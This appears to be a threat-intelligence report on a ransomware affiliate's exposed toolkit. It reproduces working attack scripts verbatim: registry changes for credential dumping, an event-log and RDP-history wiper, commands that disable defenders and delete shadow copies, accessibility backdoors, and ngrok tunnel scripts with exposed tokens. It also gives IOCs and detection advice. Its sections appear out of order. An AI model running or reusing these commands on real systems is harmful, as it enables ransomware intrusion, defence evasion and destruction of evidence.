 Figure 5: MIMIMI directory with Mimikatz logs tagged as Victim artifacts by Hunt.io automated analysis.
Pre-Mimikatz Credential Preparation
A registry file that enables WDigest plaintext credential storage, a critical preparatory step that must be executed before Mimikatz can extract plaintext passwords from LSASS memory:
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest]
"UseLogonCredential"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"Security Packages"=hex(7):6b,00,65,00,72,00,62,00,65,00,72,00,6f,00,73,00,...
  ; Decoded: kerberos, msv1_0, schannel, wdigest, tspkg, pku2u

                Copy
The UseLogonCredential=1 setting instructs Windows to store plaintext credentials in LSASS memory for WDigest authentication. On modern Windows systems (8.1+), this is disabled by default as a security measure. By re-enabling it, the operator ensures that any subsequent user login or re-authentication will cache the plaintext password in memory, making it available for extraction via mimikatz's sekurlsa::wdigest module.
The registry file also explicitly adds wdigest to the LSA Security Packages list and configures additional security providers (msapsspc.dll, schannel.dll, digest.dll, msnsspc.dll, credssp.dll), ensuring comprehensive credential capture across all authentication protocols.
With credentials harvested, the toolkit ensures the operator cannot be locked out regardless of what defenders do next.
Persistence and Remote Access
The toolkit includes multiple independent remote access mechanisms, ensuring the operator maintains access to the compromised environment even if individual tools are discovered and removed.
NG1.bat / NG2.bat (Ngrok RDP Tunnels)
Two batch scripts establish reverse tunnels for RDP access through ngrok, each with a distinct authentication token:
rem NG1.bat
ngrok config add-authtoken 2gkRUQNkJyaGkvuDziSq1RGIrwl_4bGyJtv6ez2Hk8Hrd5zvq
ngrok tcp 3389

rem NG2.bat
ngrok config add-authtoken 2ozoAve91tpILCwKCbRDNz7us8e_2qLk1aLKZoV4Y6TfrcfjK
ngrok tcp 3389

                Copy
Ngrok tunneling creates an outbound connection from the compromised host to ngrok's infrastructure, which then provides an externally accessible endpoint for RDP access. This approach bypasses inbound firewall rules entirely, as the connection initiates from inside the network, appearing as legitimate outbound HTTPS traffic.
The use of two separate authentication tokens is operationally significant. Possible explanations include: (a) operational redundancy (if one token is revoked or blocked, the other remains functional), (b) two distinct operators sharing the toolkit with individual accounts, or (c) tokens assigned to different target environments. Both tokens represent actionable intelligence that could be used to identify other tunnels or infrastructure tied to the same operator accounts.
Hunt.io automated analysis classified both NG1.bat and NG2.bat as Malicious/Config, noting the token exposure and RDP tunnel functionality.
The ngrok binary itself (32 MB, tagged as ngrok) is included in the root directory, ensuring the operator does not need to download it on the target system, avoiding the network indicators and potential download blocks that would result from fetching it from ngrok's servers.
RustDesk (31 MB), an open-source remote desktop application, provides an additional persistence channel completely independent of the ngrok/RDP infrastructure. RustDesk operates using its own relay network and peer-to-peer connection model, meaning it functions even if ngrok endpoints are blocked or the compromised host's RDP service is disabled. This layered approach to remote access (ngrok tunnels, direct RDP, and RustDesk) demonstrates the operator's focus on maintaining persistent access.
rdp.exe, a compact RDP utility for establishing lateral movement connections within the compromised network. Its presence alongside the external access tools (ngrok, RustDesk) suggests it serves a different purpose: intra-network pivoting between compromised hosts rather than external operator access.
Remote access secured, the toolkit then turns to preparing the environment for maximum encryption coverage.
Pre-Encryption Preparation and Support Tools
VmManagedSetup.exe
A 17 KB executable tagged with 2 malware indicators. The extremely small file size for an executable is notable because legitimate VM management tools are typically much larger. In the context of TheGentlemen's documented cross-platform capability (Windows, Linux, ESXi), this likely facilitates reconnaissance or preparation of virtualization infrastructure prior to encryption.
TheGentlemen's ransomware explicitly supports ESXi lockering with specialized locker variants, and preparation of virtualized environments, such as identifying ESXi hosts, datastores, and VM configurations, is a documented step in their playbook.
Webroot.exe
An 8 MB file named after a legitimate security product. This warrants scrutiny. The filename may be a deliberate attempt to disguise a malicious binary as a trusted application ("living off the land" by name rather than function), or it could be a legitimate Webroot installer used as a decoy or for competitive displacement of existing security products.
7-Zip Archives (7z2409-x64.exe / 7z2409.exe)
Both 64-bit (2 MB) and 32-bit (1 MB) versions of 7-Zip archiver version 24.09 are included. Archive utilities serve dual purposes in ransomware operations: staging stolen data into compressed archives for exfiltration, and extracting packed payloads or toolkit archives during deployment on compromised hosts.
With the environment staged for encryption, the final step before detonation is removing the evidence trail.
Anti-Forensics
clearlog.bat, present in both the root directory and 64_bit_new subdirectory (757 bytes, tagged as Malicious by Hunt.io), implements a three-pronged evidence destruction routine:
@echo off
timeout /T 60
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo Event Logs have been cleared!
goto theEnd
:do_clear
echo clearing %1
wevtutil.exe cl %1

goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
rd /s /q %systemdrive%\$RECYCLE.BIN
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents
attrib Default.rdp -s -h
del Default.rdp

                Copy
Event Log Clearing: Enumerates all Windows event log channels via wevtutil.exe el, then iterates through each channel clearing its contents. This removes Security, System, Application, and all specialized logs including PowerShell, Sysmon (if present), and Windows Defender operational logs.
Recycle Bin Destruction: Recursively deletes the system Recycle Bin contents, removing any files the operator may have deleted during the intrusion that could serve as forensic artifacts.
RDP History Elimination: Deletes the Terminal Server Client\Default and Servers registry keys (which record RDP connection history), recreates the Servers key as empty, then removes the Default.rdp connection file from the user's Documents folder. This eliminates the primary forensic evidence trail for lateral movement via Remote Desktop.
The 60-second timeout at the beginning (timeout /T 60) is notable. It likely provides a delay window for the operator to verify the script is running before it begins modifying system state, or serves as a synchronization mechanism with other scripts in the deployment chain.
Each of the above phases has individual tools handling specific tasks. z1.bat rolls nearly all of them into a single execution.
The Complete Pre-Ransomware Deployment Script
z1.bat is the most operationally significant file in the entire directory, a 35 KB batch file (tagged as Exploit with 16 malware indicators, the highest count of any script in the directory) that consolidates nearly every pre-encryption step into a single execution. While z.bat handles targeted service termination for interactive use, z1.bat is the production-grade deployment script designed to be executed immediately before ransomware launch.
The script operates in seven distinct phases, each serving a specific role in the pre-encryption preparation chain. The following analysis walks through each phase with code excerpts and operational context.
Security Product Service Destruction
The script begins identically to z.bat, systematically deleting services for Hyper-V, AVG, Sophos (14 services), Firebird, SQL Server (18+ instances), Webroot, ESET, Kaspersky (12 services), Quick Heal (8 services), McAfee (5 services), Trend Micro (14 services), Panda (8 services), and UniFi. It then extends beyond z.bat by not merely deleting but also stopping and disabling every targeted service, ensuring they cannot automatically restart:
net stop MSSQLSERVER
sc config MSSQLSERVER start= disabled
net stop "SQL Server (MSSQLSERVER)"
sc config "SQL Server (MSSQLSERVER)" start= disabled
net stop vss
sc config vss start= disabled

                Copy
Enterprise Service Termination
Beyond security products, z1.bat systematically stops and disables 30+ Microsoft Exchange services (covering the full Exchange stack from transport to mailbox to unified messaging), Oracle databases (multiple instances including BIEE), MySQL, multiple Tomcat versions (5, 6, 7, 8), IBM services, Veeam backup infrastructure, VMware Tools, TeamViewer, IIS, and various enterprise applications:
net stop MSExchangeIS
sc config MSExchangeIS start= disabled
net stop MSExchangeTransport
sc config MSExchangeTransport start= disabled
net stop wsbexchange
sc config wsbexchange start= disabled
...
net stop OracleServiceORCL
sc stop OracleServiceORCL start= disabled
net stop MySQL
sc stop MySQL start= disabled

                Copy
The targeting of Exchange, database engines, and backup infrastructure is deliberate: these services lock files that the ransomware needs to encrypt. Stopping them ensures maximum encryption coverage across .edb (Exchange databases), .mdf/.ldf (SQL Server), and backup vault files.
Notable inclusions reveal previous victim environments: Tomcat8_CLOUDERP, Tomcat8_DESARROLLO221 (Spanish for "Development"), and SQLANYs_Sage_FAS_Fixed_Assets suggest the operator has encountered ERP systems, Spanish-language development environments, and Sage accounting software in prior engagements and added their service names to the kill list.
Network Share Creation for Propagation
A critical pre-encryption section creates open SMB shares on every available drive letter with full access permissions for all users:
net share c=c:\ /GRANT:Everyone,FULL
net share d=d:\ /GRANT:Everyone,FULL
net share e=e:\ /GRANT:Everyone,FULL
net share f=f:\ /GRANT:Everyone,FULL
net share g=g:\ /GRANT:Everyone,FULL
net share h=h:\ /GRANT:Everyone,FULL
net share i=i:\ /GRANT:Everyone,FULL
net share j=j:\ /GRANT:Everyone,FULL
net share k=k:\ /GRANT:Everyone,FULL

                Copy
This ensures the ransomware can traverse and encrypt all accessible drives from any compromised host in the network via SMB. By granting Everyone:FULL permissions, the shares are accessible to any authenticated domain user, and the ransomware process only needs a valid domain token to reach every shared drive across the environment.
Security Product Registry Annihilation
The script performs a comprehensive registry purge targeting security product entries across both service registrations and auto-start keys. The coverage spans:
Kaspersky: Versions 10.0.0 through 18.0.0 and KSDE 1.0.0 to 2.0.0, covering nine version-specific registry entries, covering nearly a decade of product releases.
McAfee: Full product suite including McAWFwk, MSK80Service, McAPExe, McBootDelayStartSvc, mccspsvc, mfefire, HomeNetSvc, ModuleCoreService, McMPFSvc, mcpltsvc, McProxy, McODS, mfemms, McAfee SiteAdvisor Service, mfevtp, and McNaiAnn.
Other vendors: Malwarebytes, Norton, Avast, AVG, Avira, Bitdefender, COMODO, ClamWin, ESET, Zillya, VIPRE (SBAM), SUPERAntiSpyware, Qihoo 360 (QHActiveDefense), NanoAV, and DragonUpdater.
The script also deletes Run key auto-start entries for all targeted products across both 32-bit and 64-bit registry hives, and modifies Windows file association policies to classify executable formats as low-risk, suppressing security warnings when malware is executed.
Accessibility Backdoors and RDP Enablement
The script installs Image File Execution Options (IFEO) debugger redirects on four Windows accessibility applications:
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe"
  /f /v Debugger /t REG_SZ /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\utilman.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\Magnify.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"
REG ADD "...\Image File Execution Options\HelpPane.exe" /f /v Debugger /d "%windir%\system32\cmd.exe"

                Copy
This is the classic "Sticky Keys" attack. Pressing Shift five times at the Windows login screen (sethc.exe), clicking the Ease of Access button (utilman.exe), or activating the Magnifier (Magnify.exe) now opens a SYSTEM-level command prompt. Combined with the following RDP configuration changes, this provides persistent backdoor access even if all other remote access tools are removed:
rem Enable RDP
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /d 0 /f
netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow

rem Disable NLA (Network Level Authentication)
REG ADD "HKLM\...\Terminal Services" /v UserAuthentication /t REG_DWORD /d 0 /f

rem Disable UAC
REG ADD HKLM\SOFTWARE\...\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f

rem Disable Defender service permanently
REG add "HKLM\SYSTEM\CurrentControlSet\services\WinDefend" /v Start /t REG_DWORD /d 4 /f

                Copy
Shadow Copy Deletion and Defender Disabling
vssadmin.exe Delete Shadows /All /Quiet

powershell Set-MpPreference -DisableRealtimeMonitoring $true
powershell Set-MpPreference -MAPSReporting 0
powershell Set-MpPreference -SubmitSamplesConsent 2
taskkill /F /IM MSASCuiL.exe

REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /d 0x1 /f
REG ADD "...\Real-Time Protection" /v "DisableIOAVProtection" /d 0x1 /f
REG ADD "...\Real-Time Protection" /v "DisableRealtimeMonitoring" /d 0x1 /f
REG ADD "...\Spynet" /v "DisableBlockAtFirstSeen" /d 0x1 /f
REG ADD "...\UX Configuration" /v "NotificationSuppress" /d 0x1 /f

                Copy
The VSS shadow deletion eliminates all recovery points, ensuring the victim cannot restore encrypted files from Windows backup snapshots. The Defender disabling here is redundant with def1.bat and WinDefGpo_Reg.ps1, but this redundancy is intentional. In the context of a monolithic deployment script, the operator ensures Defender is disabled regardless of which other scripts may or may not have been executed previously.
Event Log Clearing and Mass Process Termination
The script's final phase mirrors clearlog.bat (event log wiping, Recycle Bin deletion, RDP history cleanup) but adds a critical final step:
TASKKILL /F /FI "PID ge 1000" /FI "WINDOWTITLE ne untitle*"
taskkill -f -im IAStorIcon.exe

                Copy
This kills all processes with a PID above 1000 (essentially everything except core Windows kernel-mode services), clearing the execution environment for ransomware deployment. The WINDOWTITLE filter exception for "untitle*" likely preserves the operator's own command prompt or script window.
Comparative Analysis: z.bat vs z1.bat
The two primary batch scripts represent different operational postures. Understanding their differences reveals how the operator adapts their approach based on the phase of the intrusion:
| Capability | z.bat (6 KB) | z1.bat (35 KB) |
|---|---|---|
| AV service deletion | Yes (12 vendors) | Yes (12 vendors, identical) |
| AV service disable + stop | No | Yes (all services stopped and disabled) |
| SQL/DB service termination | Partial (delete only) | Full (stop, disable, delete, kill processes) |
| Exchange service termination | Partial (6 services) | Full (30+ Exchange services) |
| Oracle/MySQL/Tomcat | No | Yes (comprehensive) |
| Network share creation | No | Yes (drives C through K) |
| Registry AV purge | No | Yes (40+ products) |
| File association manipulation | No | Yes (executables marked low-risk) |
| IFEO accessibility backdoors | No | Yes (sethc, utilman, Magnify, HelpPane) |
| RDP enablement | No | Yes (with firewall rule and NLA disabled) |
| UAC bypass | No | Yes (EnableLUA set to 0) |
| VSS shadow deletion | No | Yes |
| Defender PowerShell disable | No | Yes |
| Event log clearing | No | Yes (all channels) |
| Mass process kill | Partial (AV + SQL) | Yes (all processes PID > 1000) |
| AV enumeration check | Yes | No (not needed, everything is killed) |
| Assessed use case | Interactive recon phase | Final pre-encryption deployment |
Operational interpretation: z.bat is the targeted, interactive tool. The operator runs it early in the intrusion to identify and eliminate specific security products while maintaining operational stealth. z1.bat is the scorched-earth preparation script. It runs immediately before ransomware deployment when stealth is no longer relevant and maximum impact is the priority.
Looking across the full toolkit, a few patterns stand out that say something about how this operator works.
Tradecraft Observations
Redundancy as Operational Doctrine
The toolkit contains six distinct methods for disabling Windows Defender alone: dControl.exe (GUI toggle), ConfigureDefender.exe (granular feature control), WinDefGpo_Reg.ps1 (TrustedInstaller-level manipulation), def1.bat (comprehensive registry modification), z.bat (service deletion), and z1.bat (service deletion + registry purge + PowerShell disabling). This is not carelessness or disorganization; it is a deliberate strategy reflecting the operator's experience encountering diverse enterprise environments with varying security configurations.
Linguistic Fingerprinting
The consistent "Delite" misspelling across both z.bat and z1.bat (appearing in comments as "rem Delite Service" throughout) and vendor name misspellings ("Sofos" for Sophos, "Malwaresbytes" for Malwarebytes) suggest a non-native English speaker. Additionally, z1.bat contains service names from Spanish-language environments (Tomcat8_DESARROLLO221 where "desarrollo" is Spanish for "development"), suggesting the operator has encountered victims in Spanish-speaking regions. This aligns with TheGentlemen's documented targeting of organizations across the Americas, Europe, and the Middle East.
Escalation Ordering
The toolkit reflects a clear operational escalation path: netscan.exe and PCHunter (reconnaissance) , then dControl/ConfigureDefender (interactive defense evasion) , then z.bat (targeted AV elimination with post-execution check) , then enable_dump_pass.reg + Mimikatz(credential harvesting) , then z1.bat (scorched-earth pre-encryption) , then ransomware deployment. Each phase builds on the previous, and the tools at each level are calibrated to the appropriate stealth/impact tradeoff.
Dual Authentication Tokens
The two ngrok tokens in NG1.bat and NG2.bat represent actionable intelligence. These tokens are tied to specific ngrok accounts and could potentially be used to identify other active tunnels, historical usage patterns, or associated email addresses through ngrok's infrastructure. The decision to embed them in plaintext batch files rather than retrieving them from a secure store reflects operational convenience prioritized over security, a common tradeoff among ransomware affiliates operating at speed.
No Custom Malware Required
Every tool in this directory is either a legitimate dual-use utility (netscan, PowerRun, PC Hunter, ngrok, RustDesk, 7-Zip, ConfigureDefender) or a well-known offensive tool (Mimikatz, dControl). There are no custom zero-days, novel malware, or bespoke implants. Detection therefore depends not on signature-based identification of exotic payloads, but on behavioral monitoring for the combination and sequence of these tools in use. This reliance on legitimate and widely available tools is common across modern ransomware operations and one of the primary reasons they successfully evade endpoint protection platforms.
The techniques observed across the toolkit map to the following ATT&CK techniques.
MITRE ATT&CK Mapping
| Tactic | ID | Technique | Tools |
|---|---|---|---|
| Discovery | T1046 | Network Service Discovery | netscan.exe |
| Discovery | T1016 | System Network Config Discovery | route print.cmd |
| Discovery | T1082 | System Information Discovery | PCHunter64 |
| Discovery | T1057 | Process Discovery | PCHunter64, z.bat |
| Priv. Escalation | T1134 | Access Token Manipulation | PowerRun, WinDefGpo_Reg.ps1 |
| Defense Evasion | T1562.001 | Impair Defenses | dControl, def1.bat, z.bat, z1.bat, ConfigureDefender, ExcTool |
| Defense Evasion | T1112 | Modify Registry | def1.bat, z1.bat, enable_dump_pass.reg |
| Defense Evasion | T1484.001 | Domain Policy Modification | WinDefGpo_Reg.ps1 |
| Credential Access | T1003.001 | OS Credential Dumping: LSASS | Mimikatz, enable_dump_pass.reg |
| Lateral Movement | T1021.001 | Remote Desktop Protocol | rdp.exe, z1.bat |
| Lateral Movement | T1021.002 | SMB/Admin Shares | z1.bat (net share) |
| Persistence | T1219 | Remote Access Software | ngrok, RustDesk |
| Persistence | T1572 | Protocol Tunneling | NG1.bat, NG2.bat |
| Persistence | T1546.008 | Accessibility Features | z1.bat (IFEO debugger) |
| Impact | T1490 | Inhibit System Recovery | z1.bat (vssadmin) |
| Impact | T1489 | Service Stop | z.bat, z1.bat |
| Collection | T1560.001 | Archive Collected Data | 7-Zip |
| Anti-Forensics | T1070.001 | Clear Windows Event Logs | clearlog.bat, z1.bat |
| Anti-Forensics | T1070.004 | File Deletion | clearlog.bat |
| Execution | T1059.003 | Windows Command Shell | z.bat, z1.bat, def1.bat, clearlog.bat |
| Defense Evasion | T1548.002 | Bypass UAC | z1.bat |
The following indicators were identified during analysis and can be used to detect or block related infrastructure.
Indicators of Compromise
Network Indicators
| Type | Value |
|---|---|
| IP Address | 176.120.22[.]127 |
| Port | 80 (HTTP) |
| Hosting Provider | Proton66 OOO (AS198953) |
| Country | Russia |
| Ngrok Token 1 | 2gkRUQNkJyaGkvuDziSq1RGIrwl_4bGyJtv6ez2Hk8Hrd5zvq |
| Ngrok Token 2 | 2ozoAve91tpILCwKCbRDNz7us8e_2qLk1aLKZoV4Y6TfrcfjK |
File-Based Indicators
| Filename | Size | Classification |
|---|---|---|
| dControl.exe | 458 KB | Defense Evasion |
| ConfigureDefender.exe | 2 MB | Defense Evasion |
| PCHunter64_new.exe | 7 MB | Discovery / Defense Evasion |
| PowerRun_x64.exe | 946 KB | Privilege Escalation |
| PowerTool64_new.exe | 4 MB | Defense Evasion |
| netscan.exe | 11 MB | Discovery |
| WinDefGpo_Reg.ps1 | 11 KB | Defense Evasion |
| def1.bat | 4 KB | Defense Evasion |
| z.bat | 6 KB | Defense Evasion / Service Stop |
| z1.bat | 35 KB | Full Pre-Encryption Script |
| clearlog.bat | 757 B | Anti-Forensics |
| enable_dump_pass.reg | 699 B | Credential Access Preparation |
| VmManagedSetup.exe | 17 KB | Pre-Encryption / VM Access |
| 5541.exe | 7 MB | [Requires Further Analysis] |
| ngrok.exe | 32 MB | Remote Access |
| rustdesk.exe | 31 MB | Remote Access |
Beyond blocking the specific indicators above, the toolkit reveals several behavioral patterns worth monitoring for.
Detection Opportunities
Endpoint Detection
Monitor for execution of PowerRun.exe or processes running with TrustedInstaller token privileges from non-standard locations. Alert on Windows Defender service state changes (WinDefend, WdNisSvc) or Defender-related registry modifications under HKLM\SOFTWARE\Policies\Microsoft\Windows Defender. Detect batch-based event log clearing (wevtutil cl) and mass service termination patterns. Flag mimikatz-related behavior including LSASS memory access (Sysmon Event ID 10). Monitor for IFEO debugger modifications on accessibility binaries (sethc.exe, utilman.exe, Magnify.exe, HelpPane.exe). Alert on WDigest UseLogonCredential registry changes. Detect mass network share creation (net share with Everyone:FULL).
Network Detection
Block outbound connections to 176.120.22[.]127 and associated Proton66 infrastructure. Monitor for ngrok tunnel establishment (connections to *.ngrok[.]io or ngrok's known IP ranges). Monitor for internal scanning patterns consistent with SoftPerfect Network Scanner. Alert on anomalous RDP sessions, particularly from hosts that don't typically initiate RDP.
Recovery Prevention Detection
Alert on vssadmin.exe Delete Shadows execution. Monitor for mass service disabling via sc config [service] start= disabled patterns. Detect modifications to the EnableLUA registry value (UAC bypass).
Policy and Configuration Hardening
Audit Group Policy Objects for unauthorized Defender modifications. Implement application whitelisting to prevent unauthorized tool execution from user-writable directories. Enable Credential Guard to mitigate LSASS-based credential dumping. Maintain offline, immutable backups and regularly validate restoration procedures. Enable tamper protection for endpoint security products. Monitor for bulk service configuration changes across the environment.
Conclusion
This open directory confirms that a TheGentlemen affiliate was actively staging ransomware operations on Proton66 infrastructure. The Mimikatz credential logs, exposed ngrok tokens, and structured toolkit organization all point to real-world use against live targets.
For defenders, the key takeaway is that nearly every tool in this directory is either a legitimate utility or a well-known offensive tool. Detection depends on monitoring for the behavioral sequence: Defender tampering, credential dumping, VSS shadow deletion, and mass service termination. The operational mistakes documented here, from an exposed staging server to plaintext authentication tokens, are exactly the types of errors that proactive threat hunting is designed to catch.
If your organization wants to find attacker infrastructure before it becomes an incident, book a demo and see what Hunt.io is tracking right now.
On March 12, 2026, Hunt.io researchers discovered an exposed open directory on Proton66, a Russian bulletproof hosting provider, while pivoting on indicators of compromise published in CyberXTron's report on TheGentlemen ransomware group. The server at 176.120.22[.]127:80 was not a disorganized dump of malware samples. It was a structured, maintained operational toolkit covering multiple phases of a ransomware intrusion, and it had been left completely open.
What made this find significant was not just the tools inside. It was the evidence that those tools had already been used.
Before getting into how this was found and what it contains, here is a summary of the most significant things the directory revealed.
Key Observations
An open directory hosted at 176.120.22[.]127:80 on the Russian bulletproof hosting provider Proton66 OOO exposes 126 files (140 MB) containing a complete ransomware operator toolkit attributed to a TheGentlemen RaaS affiliate.
Mimikatz output logs within the directory contain harvested NTLM hashes and victim usernames, confirming the tools were actively used against real targets, not merely staged.
The toolkit maps to 21 MITRE ATT&CK techniques spanning the full intrusion lifecycle: reconnaissance, privilege escalation, defense evasion, credential theft, lateral movement, persistence, and pre-encryption preparation.
A 35 KB batch script (z1.bat) functions as a single-execution pre-ransomware deployment weapon, combining security product destruction across 12 security vendors, extended by a registry purge targeting 40+ products, VSS shadow deletion, network share creation for propagation, accessibility backdoor installation, UAC bypass, RDP enablement, and event log clearing.
Two ngrok authentication tokens are exposed in cleartext, providing potential pivot points for tracking additional operator infrastructure.
The hosting choice of Proton66, a provider previously linked to SuperBlack ransomware, WeaXor, and XWorm campaigns, reinforces the infrastructure pattern supporting active ransomware-as-a-service operations.
Here is how the investigation actually started and what the initial search returned.
The Discovery
Our investigation began with IOCs published in CyberXTron's report "From Access to Encryption in Hours: TheGentlemen Ransomware Playbook Exposed." Using Hunt.io's AttackCapture™ IOC search, we queried the published indicators against our open directory dataset. The search returned a single result: an unauthenticated open directory hosted at 176.120.22[.]127:80 on Proton66 OOO infrastructure in Russia, containing 117 files with 9 exploit tags and 27 malware indicators. The directory was first seen 24 days before our analysis.
Figure 1: Hunt.io AttackCapture™ Listing showing the exposed open directory.Pivoting into the directory revealed 126 files across 18 subdirectories totaling approximately 140 MB. The server was registered to Proton66 OOO and was last observed active on February 26, 2026.
| Attribute | Value |
|---|---|
| Host | hxxp://176.120.22[.]127:80 |
| Hosting Provider | Proton66 OOO (AS198953) |
| Country | Russia (🇷🇺 RU) |
| Total Files | 126 |
| Subdirectories | 18 |
| Total Size | 140 MB |
| Last Observed | 2026-02-26 |
| Hunt.io Downloaded | 28 files |
| Hunt.io Text Analysis | 18 files analyzed |
| Malicious Classifications | All analyzed scripts classified as malicious |
The directory was not a random dump of files. Rather than a disorganized dump of malware samples, this was a deliberately structured operational toolkit: subdirectories grouped by function, multiple tool variants for redundancy, and most critically, output logs from prior credential harvesting operations confirming active use against live targets.
Our automated analysis classified every analyzed script as Malicious, with categories spanning Exploit (scripts that alter security settings and escalate privileges) and Config (scripts containing sensitive authentication tokens). The AI-driven text file analysis automatically identified the key procedures: Defender disabling, credential dumping, event log clearing, ngrok tunnel establishment, and persistence mechanisms.
Figure 2: Hunt.io AttackCapture™ Summary tab with automated procedure identification and key analytical notes.Figure 3: Statistics tab showing all analyzed scripts classified as Malicious across Exploit and Config categories.With the server confirmed, the next step was mapping out exactly what was inside and how it was organized.
Open Directory Structure
The server presented a deliberately organized hierarchy suggesting a maintained operational toolkit rather than a hastily assembled collection. The primary directories and their contents align with distinct stages of an intrusion:
| Directory / File | Size / Count | Assessed Purpose |
|---|---|---|
| 64_bit_new/ | 7 MB / 18 files | Primary toolkit: core tools for 64-bit Windows targets |
| 64_bit_new/PowerRun/ | 865 KB / 4 files | Privilege escalation utility with configuration |
| MIMIMI/ | 466 KB / 7 files | Mimikatz credential harvesting with operational logs |
| MIMIMI/mimikatz/!logs/ | 7 KB / 5 files | Active victim credential output: NTLM, passwords, usernames |
| MIMIMI/mimikatz/x32, x64/ | 0 B | Mimikatz binary directories (contents removed / not captured) |
| MIMIMI/passrecpk/ | 0 B | Password recovery toolkit directory |
| Root-level executables | ~120 MB | PCHunter variants, PowerTool, ngrok, RustDesk, 7-Zip, unknown binaries |
| Root-level scripts | ~47 KB | z.bat, z1.bat, clearlog.bat, NG1.bat, NG2.bat |
Figure 4: 64_bit_new directory showing exploit and malware tag counts.The following sections analyze each tool in the order an operator would typically employ them during an intrusion, from initial reconnaissance through to pre-encryption preparation and evidence destruction.
Note: The findings in this report are based on a portion of the files present in the directory. Files that were not retrieved are not described or characterized here.
Reconnaissance and Discovery
The toolkit includes dedicated tools for network mapping and host enumeration, the essential first steps once an operator has gained initial access to a target environment.
The directory contained netscan.exe alongside its license file (netscan.lic), pre-built configuration (netscan.xml at 119 KB, indicating customized scan profiles), and an OUI lookup table (oui.txt at 1 MB). SoftPerfect Network Scanner is a legitimate commercial tool for network discovery that provides rapid scanning of IP ranges, open ports, shared resources, SNMP services, and active directory structures.
The inclusion of a license file is operationally significant. It indicates the operator obtained a full commercial license to avoid trial limitations, watermarks, and feature restrictions that could impede scanning during time-sensitive intrusion operations. The 119 KB configuration file further suggests pre-configured scan profiles tuned for the types of networks TheGentlemen typically encounter.
A minimal 18-byte command script containing only route print, which enumerates the Windows routing table on a compromised host. While simple, this output reveals available network segments, gateways, interface metrics, and VPN tunnels, providing the operator with the network topology needed to plan lateral movement paths.
The directory contained four variants of PC Hunter, a kernel-level system inspection tool originally designed for rootkit detection:
| Filename | Size | Malware Tags |
|---|---|---|
| PCHunter64_new.exe | 7 MB | 1 exploit, 6 malware |
| PCHunter64_new11.exe | 7 MB | 1 exploit, 6 malware |
